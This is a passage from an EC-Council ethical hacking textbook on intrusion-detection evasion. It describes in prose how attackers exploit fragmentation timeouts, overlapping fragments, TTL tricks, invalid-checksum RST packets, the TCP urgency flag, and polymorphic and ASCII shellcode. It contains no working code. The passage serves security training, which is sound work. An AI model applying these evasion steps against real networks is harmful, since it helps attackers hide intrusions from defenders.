


Figure 12.36: Fragmentation attack scenario-1

The figure above illustrates the discussed scenario (Attack Scenario-1). The attacker will successfully perform a fragmentation attack on a host. The attacker manipulates the order and time of the fragments and sends those fragments to the victim machine. The attack will succeed when the NIDS fragmentation reassembly timeout is less than the victim's fragmentation reassembly timeout.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Attack Scenario - 2**

  A similar fragmentation attack works when the IDS timeout exceeds that of the victim. Sometimes, the IDS fragmentation reassembly timeout is greater than that of a host. In this scenario, consider that the attacker has fragmented the attack packet into four fragments: frag-1, frag-2, frag-3, and frag-4. Here, the IDS fragmentation reassembly timeout is 60 s, and the fragmentation reassembly timeout for the host is 30 s.

  Initially, the attacker sends frag-2 and frag-4 with a false payload referred to as frag-2' and frag-4', which are received by both the IDS and the victim. The attacker waits until the fragments' reassembly timeout occurs at the victim's system. In this attack, the victim has not received frag-1, so it will drop the fragments without generating an ICMP error message. The attacker then sends a packet (frag-1, frag-3) with a legitimate payload. Now, the victim has only frag-1 and frag-3, whereas the IDS has frag-1, frag-2', frag-3, and frag-4'. Here, frag-2' and frag-4' have false payloads. With the four received fragments, the IDS will perform a TCP reassembly but drop the packet, as the computed checksum for frag-2' and frag-4' will be invalid. If the attacker now sends frag-2 and frag-4 again with a valid payload, the IDS will have only these two fragments with a valid payload, as the previous fragments will have been reassembled and dropped. The victim will have all fragments (frag-1, frag-3, frag-2, frag-4)—with valid payloads that will reassemble—and read the packet as valid.





Figure 12.37: Fragmentation attack scenario-2

The figure above illustrates the discussed scenario (Attack Scenario-2). The attacker sends the malicious payload that will falsely reassemble fragments at the IDS and successfully performs a fragmentation attack on a host when the NIDS fragmentation reassembly timeout exceeds the victim's fragmentation reassembly timeout.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Overlapping Fragments

Attackers use overlapping fragments to evade IDS. In this technique, attackers generate a series of tiny fragments with overlapping TCP sequence numbers. For example, the initial fragment consists of 100 bytes of payload with the sequence number of 1, the second fragment includes an overlapping sequence of 96 bytes, and so on. At the time of reassembling the packet, the destination host must know how to assemble the overlapping TCP fragments. Some OS will take the original fragments with a given offset (e.g., Windows W2K/XP/2003) and some OS will take the subsequent fragments with a given offset (e.g., Cisco IOS).

Consider a scenario in which the attacker carries out this attack by breaking the packet into four fragments, sending frag-1, frag-2, and frag-3 first, accepted by both OSs. Then, the attacker sends frag-2', frag-3', and frag-4. Here, the payloads of frag-2' and frag-3' are different from those of frag-2 and frag-3, respectively, but the fragment offset and its length, along with the other fields in the IP header, remain the same. In such a scenario, an OS such as Windows XP will reassemble frag-1, frag-2, frag-3, and frag-4, whereas an OS such as Cisco IOS will reassemble frag-1, frag-2', frag-3', and frag-4.





Figure 12.38: Evading IDS using Overlapping Fragments

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Time-To-Live Attacks

Each IP packet has a field called **Time to Live (TTL)**, which indicates how many hops the packet can take before a network node discards it. Each router along a data path decrements this value by 1. When the TTL reaches 0, the packet is dropped, and an ICMP alert notification is sent to the sender. Typically, when a host sends a packet, it sets the TTL to a high value such that it can reach its destination under normal circumstances. Different OS use different default initial values for the TTL. Therefore, attackers can guess the number of routers between them and a sending machine, and make assumptions as to what the initial TTL was, thereby guessing which OS a host is running, as a prelude to an attack. To prevent such detection, **SmartDefense** can change the TTL field of all packets (or all outgoing packets) to a given number. These attacks require the attacker to have prior knowledge of the topology of the victim's network. This information can be obtained using tools such as traceroute, which gives information on the number of routers between the attacker and the victim.

Consider a scenario in which a router is present between the IDS and a victim. Attackers need to acquire this information before launching the TTL attack by breaking the malicious data packet into three fragments. It is assumed that the attacker has prior knowledge about the topology of the target network (i.e., how many routers are there between the attacker and victim machines). The attacker fragments the packet and sends frag 1 with the TTL set to a higher value. It is then received by the victim and the IDS. Then, the attacker sends frag-2' with a false payload and a TTL value of 1, which is received by the IDS; however, the victim will not receive it, because the router discards it and the TTL value is reduced to 0. Next, the attacker sends frag-3 with a correct payload and a higher TTL value, which enables it to reach the IDS and the victim. After receiving frag-3, the IDS performs a TCP reassembly on fragments 1, 2', and 3, and the victim waits for frag-2. Finally, the attacker sends frag-2 with a valid payload. The victim, after receiving frag-2, reassembles fragments 1, 2, and 3 and gets the attack code

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

embedded in a malicious payload. Here, the IDS has only frag-2, as it has already reassembled the fragments and the stream has cleared.





Figure 12.39: Evading IDS using Time-To-Live attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Invalid RST Packets

The TCP uses 16-bit checksums for error checking of the header and data and to ensure that communication is reliable. It adds a checksum to every transmitted segment that is checked at the receiving end. When a checksum differs from the checksum expected by the receiving host, the TCP drops the packet at the receiver's end. The TCP also uses an RST packet to end two-way communications. Attackers can use this feature to elude detection by sending RST packets with an invalid checksum, which causes the IDS to stop processing the stream because the IDS thinks that the communication session has ended. However, the end host checks this packet, verifies the checksum value, and then drops the packet if it is invalid.

Some IDS might interpret this packet as an actual termination of the communication and stop reassembling the communication. Such instances allow attackers to continue to communicate with the end host while confusing the IDS because the end host accepts the packets that follow the RST packet with an invalid checksum value.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Urgency Flag

The urgency flag in the TCP marks data as urgent. TCP uses an urgency pointer that points to the beginning of urgent data within a packet. When the user sets the urgency flag, the TCP ignores all data before the urgency pointer, and the data to which the urgency pointer points is processed. If the URG flag is set, the TCP sets the Urgent Pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment. Some IDS do not consider the TCP's urgency feature and process all the packets in the traffic, whereas the target system processes only the urgent data. Attackers exploit this feature to evade the IDS, as seen in other evasion techniques. Attackers can place garbage data before the urgency data. The pointer and the IDS read that data without consideration of the end host's urgency flag handling. This means that the IDS have more data than the end host processes. This results in the IDS and the target systems having different sets of packets, which can be exploited by attackers to pass the attack traffic.

Example:

```
"When a TCP packet contains both urgent data and normal data then 1-byte data after the urgent data is lost"

Packet 1: XYZ


Packet 2: LMN Urgency Pointer: 3

Packet 3: PQR

End result: XYZLMNQR
```

The above example demonstrates the working of an urgency flag in a TCP packet. According to RFC 1122, if a TCP segment consists of an urgency pointer, then one byte of data after the urgent data will be lost.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Polymorphic Shellcode

A signature-based network intrusion detection system (NIDS) identifies an attack by matching attack signatures with incoming and outgoing data packets. Many IDS identify signatures for commonly used strings embedded in the shellcode. Polymorphic shellcode attacks include multiple signatures, making it difficult to detect the signature. Attackers encode the payload using some technique and then place a decoder before the payload. As a result, the shellcode is completely rewritten each time it is sent, thereby evading detection.

With polymorphic shellcodes, attackers hide their shellcode (attack code) by encrypting it with an unknown encryption algorithm and including the decryption code as part of the attack packet. To carry out polymorphic shellcode attacks, they use an existing buffer-overflow exploit and set the "return" memory address on the overflowed stack to the entrance point of the decryption code. This makes it difficult for the IDS to identify it as a shellcode. Therefore, when attackers modify/transform their attacks in this way, the NIDS cannot recognize them. This technique also evades commonly used shellcode strings, thus making shellcode signatures unusable.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ASCII Shellcode

ASCII shellcodes contain only characters from the ASCII standard. Such shellcodes allow attackers to bypass commonly enforced character restrictions within the string input code. They also help attackers bypass IDS pattern matching signatures because they hide strings similarly to polymorphic shellcodes. The IDS pattern matching mechanism does not work efficiently with ASCII values.

